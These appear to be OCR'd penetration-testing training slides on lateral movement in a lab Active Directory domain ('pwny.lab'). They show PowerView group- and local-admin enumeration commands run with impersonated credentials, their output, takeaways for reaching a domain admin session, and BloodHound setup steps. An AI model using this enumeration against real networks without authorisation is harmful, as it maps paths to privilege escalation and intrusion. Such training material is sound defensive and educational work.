
```
PS C:\Users\darth.vader> # Get the domain admins
PS C:\Users\darth.vader> Get-NetGroupMember -Identity "Domänen-Admins" -Recurse -Credential $Cred
me, memberdomain, membername

GroupName                           MemberDomain                        MemberName
---------                           ------------                        ----------
Domänen-Admins                      pwny.lab                            luke.skywalker
Domänen-Admins                      pwny.lab
```

Phase 2 – Unprivileged user

Lateral movement - PowerView


- List members of local groups of any system that has joined the domain

```
# List all members of a specific local group
Get-NetLocalGroupMember -ComputerName workstation04 -GroupName Administratoren –Credential $Cred | Format-Table membername,isgroup,isdomain
```



```
PS C:\Users\Administrator.WORKSTATION02> Get-NetLocalGroupMember -ComputerName wor
PS C:\Users\Administrator.WORKSTATION02> Get-NetLocalGroupMember -ComputerName wor
-Credential $Cred | Format-Table membername, isgroup ,isdomain
WARNUNG: [Invoke-UserImpersonation] Executing LogonUser() with user: PWNY\jar-jar.

MemberName                                                              IsGroup
----------                                                              -------
WORKSTATION04\helpdesk                                                    False
PWNY\Domänen-Admins                                                        True
PWNY\adm_workstations                                                      True
WARNUNG: [Invoke-RevertToSelf] Reverting token impersonation and closing LogonUser
```

- Remember that one??




```
PS C:\Users\darth.vader> Get-NetGroupMember -Identity 'adm_workstations' -Recurse -Credential $Cr
name, memberdomain, membername

GroupName                            MemberDomain                         MemberName
---------                            ------------                         ----------
adm_workstations                     pwny.lab                             obi-wan.kenobi
adm_workstations                     pwny.lab                             rboral
adm_workstations                     pwny.lab                             tdiederich
adm_workstations                     pwny.lab                             klaggal
```

Phase 2 – Unprivileged user

Lateral movement – PowerView – Key takeaways

- Key takeaway of the enumeration
  - obi-wan.kenobi is member of the adm_workstations group
  - All members of the adm_workstations group have administrative rights on the workstation04.pwny.lab system
  - luke.skywalker who is member of “Domain Administrators” and has an active session on workstation04.pwny.lab



Phase 2 – Unprivileged user

Lateral movement - Bloodhound

- BloodHound enumerates the whole AD with normal user privileges and exports it into a graph.
- BloodHound requires the following sets of information from an Active Directory:
  - Who is logged on where?
  - Who has admin rights where?
  - What users and groups belong to what groups?
- All this information can be extracted with normal user privileges.
- This tool becomes very useful in more complex environments

https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started

Phase 2 – Unprivileged user

Lateral movement - Bloodhound


Perform the following steps to use Bloodhound:

1. Use “Bloodhoud PowerShell ingestor” to collect the data
   a. Possible without administrative privileges (in most cases)
2. Setup neo4j and bloodhound
   a. Instructions: https://github.com/BloodHoundAD/Bloodhound/wiki
3. Run bloodhound and import the data

https://github.com/BloodHoundAD/BloodHound/wiki/Getting-started

